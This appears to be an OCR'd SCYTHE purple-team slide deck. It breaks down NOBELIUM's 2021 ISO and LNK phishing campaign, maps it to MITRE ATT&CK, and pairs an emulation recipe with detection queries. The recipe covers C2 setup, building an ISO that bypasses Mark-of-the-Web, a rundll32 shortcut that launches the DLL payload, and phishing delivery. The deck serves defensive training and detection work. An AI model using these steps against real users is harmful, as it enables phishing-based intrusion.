
Operationalized Purple Team

SCYTHE

Operationalized Purple Team

New CTI or TTPs
- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering
- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation




Analyze & Organize TTPs
- Map to MITRE ATT&CK
- Correlate with previous tests

Tabletop Discussion
- Expected Detection and Response

Emulate Attack
- Threat Understanding
- Deployment, Integration, Creation

Step 1: New Cyber Threat Intelligence (NOBELIUM)

- CTI, Red Team, or Blue Team can discover and share new intel
- Notification to virtual Purple Team (via new ticket/tracking)
- Assign a CTI, Red, and Blue Team member
  - Self assigned or manager assigned



May 27, 2021

New sophisticated email-based attack from NOBELIUM


Microsoft Threat Intelligence Center (MSTIC)
Microsoft 365 Defender Threat Intelligence Team

Share

Microsoft Threat Intelligence Center (MSTIC) has uncovered a wide-scale malicious email campaign operated by NOBELIUM, the threat actor behind the attacks against SolarWinds, the SUNBURST backdoor, TEARDROP malware, GoldMax malware, and other related components. The campaign, initially observed and tracked by Microsoft since January 2021, evolved over a series of waves demonstrating significant experimentation. On May 25, 2021, the campaign escalated as NOBELIUM leveraged the legitimate mass-mailing service, Constant Contact, to masquerade as a US-based development organization and distribute malicious URLs to a wide variety of organizations and industry verticals.


Step 2: Analyze & Organize the TTPs

- Extract TTPs
- Map to MITRE ATT&CK
- Correlate with previous tests




https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Phishing Email




https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

ISO Image File



https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Shortcut executing DLL



https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

MITRE ATT&CK Mapping?

Initial access

- T1566.003 Phishing: Spearphishing via Service—NOBELIUM used the legitimate mass mailing service, Constant Contact to send their emails.
- T1566.002 Phishing: Spearphishing Link—The emails sent by NOBELIUM includes a URL that directs a user to the legitimate Constant Contact service that redirects to NOBELIUM-controlled infrastructure.

Execution

- T1610 Deploy Container—Payload is delivered via an ISO file which is mounted on target computers.
- T1204.001 User Execution: Malicious Link—Cobalt Strike Beacon payload is executed via a malicious link (LNK) file.

Command and control

- T1071.001 Application Layer Protocol: Web Protocols—Cobalt Strike Beacons call out to attacker infrastructure via port 443.

Doesn't sound correct?
Debate on ATT&CK slack
Thanks:

- @jamieantisocial


Join us:
https://join.slack.com/t/mitreattack/shared_invite/zt-ny1a3yon-XkT_OS1IF~ZYrESq8Xtqjg

Analyze & Organize

Tactics	Techniques
Description	NOBELIUM, the Russian threat actor behind SolarWinds compromised Constant Contact to send malicious emails with a weaponized ISO file
Resource Development	T1584.006 - Compromise Infrastructure: Web Services (compromised the Constant Contact account of USAID)
Initial Access	T1566.003 - Phishing: Spearphishing via Service (Constant Contact) T1566.002 - Phishing: Spearphishing Link (Link downloads ISO image)
Defense Evasion	T1553.005 - Subvert Trust Controls: Mark-of-the-Web Bypass (ISO image) T1218.011 - Signed Binary Proxy Execution: Rundll32 (rundll32.exe some.dll,entrypoint)
Execution	T1204.002 - User Execution: Malicious File (Windows Explorer Shortcut)
Command and Control	T1071.001 - Application Layer Protocol: HTTP T1573 - Encrypted Channel: TLS

Anything Net New?

- Constant Contact is an email service for anyone that subscribes.
- Most subscribers are accustomed to receiving emails from USAID via Constant Contact and are essentially a known, trusted email they are used to receiving.
  - Can we emulate this?
- T1553.005 - Subvert Trust Controls: Mark-of-the-Web Bypass (ISO image)
  - Create an ISO image to bypass Mark-of-the-Web
  - Include a shortcut that executes a DLL via RunDLL32.exe
  - Have we tested this before?
  - No Atomic Red Team tests either:



Step 3: Tabletop Discussion

Test Case	Expected Detection & Response
ISO downloaded from browser (Internet)	Allowed by browser, proxy, and Next-Gen FW
ISO downloaded from browser (internal)	Allowed by browser
ISO attached to email (external)	Blocked by external email security provider
ISO attached to email (internal)	Allowed by Outlook, email server security, endpoint security
Mounting ISO	No detection expected
Execution from ISO	Possible detection based on execution method
Unmounting ISO	No detection expected


Step 4: Attack Plan

How do you create an ISO?

- https://twitter.com/mattifestation/status/1398323532988399620
- https://gist.github.com/mgraeber-rc/a780834c983bc0d53121c39c276bd9f3
- https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/
- https://www.scythe.io/library/defense-evasion-with-scythe

Thanks:

- @mattifestation
- @OutflankNL
- @scythe_io




Step 4: Attack Plan

How do you create a .lnk?

- https://redteamer.tips/click-your-shortcut-and-you-got-pwned/

Thanks:

- @Jean_Maes_1994



Step 4: Emulate Attack

- Set up Command and Control (C2) using HTTPS over 443/tcp & generate DLL payload
- Copy the src folder from our GitHub to a working directory on your Windows system (note we are using the Folder2Iso project to create the ISO)
- Copy and rename the DLL to DOCUMENTS.dll and put it in the Folder2Iso working directory
- In the Folder2Iso directory, create a shortcut called “Reports” and set the “Target” to:
  `C:\Windows\System32\rundll32.exe "DOCUMENTS.DLL",PlatformClientMain`
- From a cmd in the working directory, run:
  `Folder2Iso.exe "Folder2Iso" "%USERPROFILE%\T1553.005.iso" "DECLASS" 0 0 0 "None"`
- Deliver ISO via file or host it on a web server and send a phishing link
- Download and double click the ISO to mount or execute from command line:
  `powershell Mount-DiskImage -ImagePath "%USERPROFILE%\T1553.005.iso"`
- In the mounted drive, double clicking the “Reports” shortcut which will launch the DOCUMENTS.dll

https://github.com/scythe-io/community-threats/tree/master/CompoundActions/T1553.005%20-%20Mark-of-the-Web%20Bypass

Step 5: Detection Engineering

Hypothesis:

Thanks
- @Cyb3rMonk

- ISO file downloaded from Internet by non-IT user is suspicious
- ISO file sent via email is suspicious
- ISO mounted is suspicious on non-IT user systems
- Process execution from a mounted drive is suspicious
- Network connection from a process that runs from a mounted drive is suspicious

https://mergene.medium.com/detecting-initial-access-html-smuggling-and-iso-images-part-2-f8dd600430e2

Step 5: Detection Engineering

- Logged locally
  - Proxy
  - Email
  - AV
  - EDR
  - sysmon
- Logged centrally
- Alert
- Detection
- Response

```
DeviceEvents
| where ActionType == "PnpDeviceAllowed"
| extend Fields = parse_json(AdditionalFields)
| where Fields["DriverSection"] == "cdrom_install_ISO_drive" // Detect ISO file being mounted
| join kind=inner
    (DeviceEvents
     | where ActionType == "AntivirusReport" // Get AntivirusReport events (should fire for new files)
     | where not (isempty(FolderPath))
     | where strlen(FolderPath) < 5 // Just look for files in the root of drives (ISO mounts to a drive letter)
     | where substring(FolderPath, 0, 3) != "C:\\" // Ignore files in C:
     | project AVDeviceId=DeviceId, AVTimeGenerated=Timestamp, AVFileName=FileName, AVFolderPath=FolderPath, MD5
    )
    on $left.DeviceId==$right.AVDeviceId
| where datetime_diff("second", Timestamp, AVTimeGenerated) < 300 // AV file scan within 5 minutes of ISO mounted
| project Timestamp, AVTimeGenerated, DeviceId, DeviceName, Fields["DriverSection"], AVFileName, AVFolderPath, MD5
```

Thanks
- @rpargman


Export | Choose columns | Chart type | 100 items per page | 1-2 of 2

Timestamp	AVTimeGenerated	DeviceId	DeviceName	Fields_DriverSection	AVFileName	AVFolderPath	MD5
5/28/2021 13:38:15	5/28/2021 13:40:12	[redacted]	[redacted]	cdrom_install_ISO_drive	install_update.lnk	E:\	
5/28/2021 13:38:15	5/28/2021 13:40:59	[redacted]	[redacted]	cdrom_install_ISO_drive	VenkmanClient.dll	E:\	

Detection

- Defender by @Cyb3rMonk: https://github.com/Cyb3r-Monk/Threat-Hunting-and-Detection/blob/main/Initial%20Access/Spearphishing%20Attachment%20-%20ISO%20Images(Microsoft%20Defender).md
- Sentinel/Sysmon by @Cyb3rMonk: https://github.com/Cyb3r-Monk/Threat-Hunting-and-Detection/blob/main/Initial%20Access/Spearphishing%20Attachment%20-%20ISO%20Images(Azure%20Sentinel).md
- Yara by @cyb3rops: https://github.com/Neo23x0/signature-base/blob/master/yara/apt_apt29_nobelium_may21.yar
- Other detection ideas by @BlackMatter23: https://github.com/vadim-hunter/Detection-Ideas-Rules/blob/main/Threat%20Intelligence/MSTIC/20210528_Breaking_down_NOBELIUM_latest_early-stage_toolset.yaml

Contribute: Atomic Red Team



Thanks:

- @OrOneEqualsOne
- @Adam_Mashinchi
- @redcanary

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1553.005/T1553.005.md

#ThreatThursday

- Introduce Adversary
- Consume CTI and map to MITRE ATT&CK
- Present Adversary Emulation Plan
- Share the plan on SCYTHE Community Threat Github
  - https://github.com/scythe-io/community-threats/
- Emulate Adversary
- Detect & Respond
- All available to the community for free:
  - https://www.scythe.io/threatthursday

References

- https://blogs.microsoft.com/on-the-issues/2021/05/27/nobelium-cyberattack-nativezone-solarwinds/
- https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/
- https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/
- https://twitter.com/mattifestation/status/1398323532988399620
- https://twitter.com/rpargman/status/1398337541917450240
- https://gist.github.com/mgraeber-rc/a780834c983bc0d53121c39c276bd9f3
- https://github.com/scythe-io/community-threats/tree/master/CompoundActions/T1553.005%20-%20Mark-of-the-Web%20Bypass
- https://www.trustfm.net/software/utilities/Folder2Iso.php
- https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1553.005/T1553.005.md
- https://mergene.medium.com/detecting-initial-access-html-smuggling-and-iso-images-part-2-f8dd600430e2
- https://redteamer.tips/click-your-shortcut-and-you-got-pwned/

Thank You

Please reach us at info@scythe.io

SCYTHE